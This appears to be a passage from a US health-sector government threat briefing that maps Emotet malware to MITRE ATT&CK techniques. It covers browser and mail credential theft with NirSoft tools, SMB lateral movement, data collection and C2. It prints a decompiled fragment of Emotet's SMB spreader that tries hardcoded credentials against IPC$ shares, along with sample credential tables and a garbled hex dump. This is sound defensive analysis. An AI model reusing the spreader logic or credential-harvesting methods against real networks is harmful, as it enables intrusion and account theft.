
Image courtesy of Binary Defense



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Credential Access

How does Emotet acquire passwords and usernames?



From Web Browsers

Credentials from Web Browsers (MITRE T1555.003)

Emotet is known to steal credentials from web browsers.

Emotet has used for this purpose the freely-available WebBrowserPassView tool, which can reveal passwords stored by:

- Internet Explorer
- Mozilla Firefox
- Google Chrome
- Safari
- Opera
- And other browsers...

The screenshot shows a Windows application window titled "WebBrowserPassView". The interface includes a menu bar with File, Edit, View, Options, and Help, and a toolbar with icons for opening files, saving, and searching. Below the toolbar is a table with four columns: URL, Web Browser, User Name, and Password. The table lists 15 entries, each corresponding to a different website and browser combination, along with the user name and password. The application is identified as "NirSoft Freeware" at the bottom right.

URL	Web Browser	User Name	Password
https://login.live.com/login.srf	Opera	login	passwd
https://login.yahoo.com	Opera	nirsoft456764	Hyg66512F
https://www.facebook.com	Opera	hgyejdjs@nisoft.net	6326AAAdd
https://www.facebook.com/login.php	Chrome	myfacebookaccou...	1234AbcdFg
https://www.google.com	Firefox 3.5/4	testtesttest	123456
https://www.google.com/accounts/servicelogin	Internet Explorer 7.0 - 8.0	fdweferf	4234234234
https://www.google.com/accounts/servicelogin	Internet Explorer 7.0 - 8.0	frwferfer	5564564a
https://www.google.com/accounts/servicelogin	Internet Explorer 7.0 - 8.0	gmailuser748314	8996845906
https://www.google.com/accounts/ServiceLo...	Opera	nuhaguyhba	123456789
https://www.linkedin.com	Firefox 3.5/4	hello@testonly.com	bhy6711

Image courtesy of NirSoft/WebBrowserPassView





From Files

Credentials in Files (MITRE T1552.001)

Emotet is known to steal credentials from files.

[Emotet has used for this purpose](#) the freely-available network password access tool, which can recover:

- Log-in passwords for systems on a LAN
- Passwords for Exchange server accounts
- Passwords for messaging apps/platforms
- Browser-stored passwords
- Passwords stored by Remote Desktop

Item Name	Type	User	Password
192.168.3.35	Domain Password	srv\admin1	hyyu7TRF5
Server05	Domain Password	Server05\User01	6tgR51
Server08	Domain Password	domain\nirsoft	hy1tRerr5


Image courtesy of NirSoft/Network Password Recovery



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Discovery

How does Emotet acquire information about the victim environment?



In Mail Servers

E-mail Account (MITRE T1087.003)

Emotet will attempt to acquire information from mail servers. This includes lists of e-mail addresses/accounts and global address lists (GALs).

Below is Mail PassView, which can reveal passwords and other account details from Outlook Express, Microsoft Outlook, Windows Mail, Windows Live Mail, Yahoo! Mail, Hotmail/MSN mail (if the password is saved in the application), Gmail, as well as others.


The screenshot shows the Mail PassView application window. The title bar reads "Mail PassView". The menu bar includes "File", "Edit", "View", and "Help". Below the menu is a toolbar with four icons: a folder, a file, a list, and a search. The main area is a grid table with the following columns: Name, Application, Email, Server, Type, User, and Password. There are four rows of data:

Name	Application	Email	Server	Type	User	Password
Mr. Bean	Eudora	mrbean@mrbean.com	10.10.10.10	IMAP	bean	BlueCar
Nir Sofer	Outlook Express	nirsoft@abcdefg.com	mail.abcdefg.com	POP3	nirsoft	126abf1P
Rainbow	IncredIMail	rainbow@test.com	192.168.12.12	SMTP	rainbow	tornado
Test User	IncredIMail	test@test.com	192.168.10.10	POP3	test	BigDog86

At the bottom left of the grid, it says "4 item(s), 1 Selected".

Image courtesy of NirSoft/Mail PassView





Here we see several of the major tactics we have covered so far.

Step 4 (bottom right) shows where discovery tools fit into the Emotet cyberattack lifecycle.


The Emotet Cyberattack Lifecycle



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Lateral Movement

How does Emotet move across victim networks?



Via Server Message Block (SMB)

SMB/Windows Admin Shares (MITRE T1021.002)

Server Message Block can be exploited for lateral movement.

The code on the right allows for lateral movement (“_connect_result” routine at bottom)

More technical details on Emotet spreading via SMB can be found [here](#).

```
39 share_name = fn_decrypt_emo_string_2();           // IPC$  
40 connect_result = fn_connect_2_share_via_WNetAddConnection2W(remote_server_name, share_name, 0i64, 0i64);  
41 if ( connect_result )  
{  
43     if ( connect_result == ERROR_BAD_NETPATH )  
44         goto EXIT;  
45     v7 = ptr_spreader_struct;  
46     for ( i = ptr_spreader_struct->current_username_struct; i; i = i->next_username_struct )  
{  
48         current_password_struct = v7->current_password_struct;  
49         if ( current_password_struct )  
50         {  
51             username_buf = i->username_buf;  
52             while ( TRUE )  
53             {  
54                 password_buf = current_password_struct->password_buf;  
55                 // Connect to IPC$ using hardcoded creds.  
56                 _connect_result = fn_connect_2_share_via_WNetAddConnection2W(remote_server_name, share_name, i->us  
57                 if ( !_connect_result )  
58                     goto SUCCESS_IPC_CONNECTION;  
59                 if ( _connect_result == ERROR_BAD_NETPATH || fn_WaitForSingleObject(ptr_spreader_struct->module_arg  
60                     goto EXIT;  
61                 current_password_struct = current_password_struct->next_password_struct;  
62                 if ( !current_password_struct )  
63                 {  
64                     v7 = ptr_spreader_struct;  
65                     break;  
66                 }  
67             }  
68         }  
69     }  
70 }
```


Image courtesy of Bitsight



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Collection

How does Emotet gather information of interest in the victim environment?



Archiving Data

Archive Collected Data (MITRE T1560)

Emotet can collect victim data and store it for later retrieval.

Here we see a hex breakdown of the memory location, where the data is being stored. This can make it difficult for analysts to trace this activity.

Additional information on this report is [here](#).

00634928	08	10	12	AA	03	0A	14	41	44	4D	49	4E	2D	50	43	5F	41?.	ADMIN-PC	-
00634938	55	53	5F	38	31	39	44	39	36	45	37	15	16	00	01	00	JS	819D96E7	L.
00634948	1A	F8	02	5B	53	79	73	74	65	6D	20	50	72	6F	63	65	→?	System Proce	ss], System, smss.
00634958	73	73	5D	2C	53	79	73	74	65	6D	2C	73	6D	73	73	2E	exe, csrss. exe, wi	nlogon. exe, winin	it. exe, services.
00634968	65	78	65	2C	63	73	72	73	73	2E	65	78	65	2C	77	69	exe, lsass. exe, ls	m. exe, svchost. ex	e, spoolsv. exe, sr
00634978	6E	6C	6F	67	6F	6E	2E	65	78	65	2C	77	69	6E	69	6E	→vany. exe, KMServi	ce. exe, conhost. e	x, sppsvc. exe, wmm
00634988	69	74	2E	65	78	65	2C	73	65	72	76	69	63	65	73	2E	ce. exe, services.	exe, lsass. exe, ls	m. exe, svchost. ex
00634998	65	78	65	2C	6C	73	61	73	73	2E	65	78	65	2C	6C	73	→?	System Proce	ss], System, smss.
006349A8	6D	2E	65	78	65	2C	73	76	63	68	6F	73	74	2E	65	78	exe, csrss. exe, wi	nlogon. exe, winin	it. exe, services.
006349B8	65	2C	73	70	6F	6F	6C	73	76	2E	65	78	65	2C	73	72	exe, spoolsv. exe, sr	→vany. exe, KMServi	ce. exe, conhost. e
006349C8	76	61	6E	79	2E	65	78	65	2C	4B	4D	53	65	72	76	69	ce. exe, conhost. e	exe, sppsvc. exe, wmm	pnetwk. exe, Searc
006349D8	63	65	2E	65	78	65	2C	63	6F	6E	68	6F	73	74	2E	65	→?	System Proce	ss], System, smss.
006349E8	78	65	2C	73	70	70	73	76	63	2E	65	78	65	2C	77	6D	exe, sppsvc. exe, wmm	ce. exe, services.	exe, svchost. ex
006349F8	70	6E	65	74	77	6B	2E	65	78	65	2C	53	65	61	72	63	ce. exe, svchost. ex	exe, sppsvc. exe, wmm	pnetwk. exe, Searc
00634A08	68	49	6E	64	65	78	65	72	2E	65	78	65	2C	74	61	73	ce. exe, services.	exe, svchost. ex	pnetwk. exe, Searc
00634A18	6B	68	6F	73	74	2E	65	78	65	2C	64	77	6D	2E	65	78	ce. exe, services.	exe, svchost. ex	pnetwk. exe, Searc
00634A28	65	2C	65	78	70	6C	6F	72	65	72	2E	65	78	65	2C	63	ce. exe, services.	exe, svchost. ex	pnetwk. exe, Searc
00634A38	6D	64	2E	65	78	65	2C	74	61	73	6B	6D	67	72	2E	65	ce. exe, services.	exe, svchost. ex	pnetwk. exe, Searc
00634A48	78	65	2C	72	65	67	65	64	69	74	2E	65	78	65	2C	69	ce. exe, services.	exe, svchost. ex	pnetwk. exe, Searc
00634A58	65	78	70	6C	6F	72	65	2E	65	78	65	2C	6E	6F	74	65	ce. exe, services.	exe, svchost. ex	pnetwk. exe, Searc
00634A68	70	61	64	2E	65	78	65	2C	61	75	64	69	6F	64	67	2E	ce. exe, services.	exe, svchost. ex	pnetwk. exe, Searc
00634A78	65	78	65	2C	4C	61	74	6E	50	61	72	61	6D	73	2E	65	ce. exe, services.	exe, svchost. ex	pnetwk. exe, Searc
00634A88	78	65	2C	4F	6C	6C	79	44	42	47	2E	45	58	45	2C	53	ce. exe, services.	exe, svchost. ex	pnetwk. exe, Searc
00634A98	65	61	72	63	68	50	72	6F	74	6F	63	6F	6C	48	6F	73	ce. exe, services.	exe, svchost. ex	pnetwk. exe, Searc
00634AA8	74	2E	65	78	65	2C	53	65	61	72	63	68	46	69	6C	74	ce. exe, services.	exe, svchost. ex	pnetwk. exe, Searc
00634AB8	65	72	48	6F	73	74	2E	65	78	65	2C	22	12	4D	69	63	ce. exe, services.	exe, svchost. ex	pnetwk. exe, Searc
00634AC8	72	6F	73	6F	66	74	20	4F	75	74	6C	6F	6F	6B	00	00	ce. exe, services.	exe, svchost. ex	pnetwk. exe, Searc
00634AD8	F5	C5	D8	FA	F5	D9	00	00	E8	25	63	00	00	19	63	00	ce. exe, services.	exe, svchost. ex	pnetwk. exe, Searc


Image courtesy of Fortinet



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Command and Control

How does Emotet allow its operators to issue commands during an attack?



Emotet's C2 Capabilities

Non-Standard Port (MITRE T1571)

- Command and control (C2) is the mechanism by which the malware operators communicate with the malware on target.
- Emotet has a C2 capability backed by its robust botnet.
- Emotet will often communicate via nonstandard ports when transmitting C2 traffic.

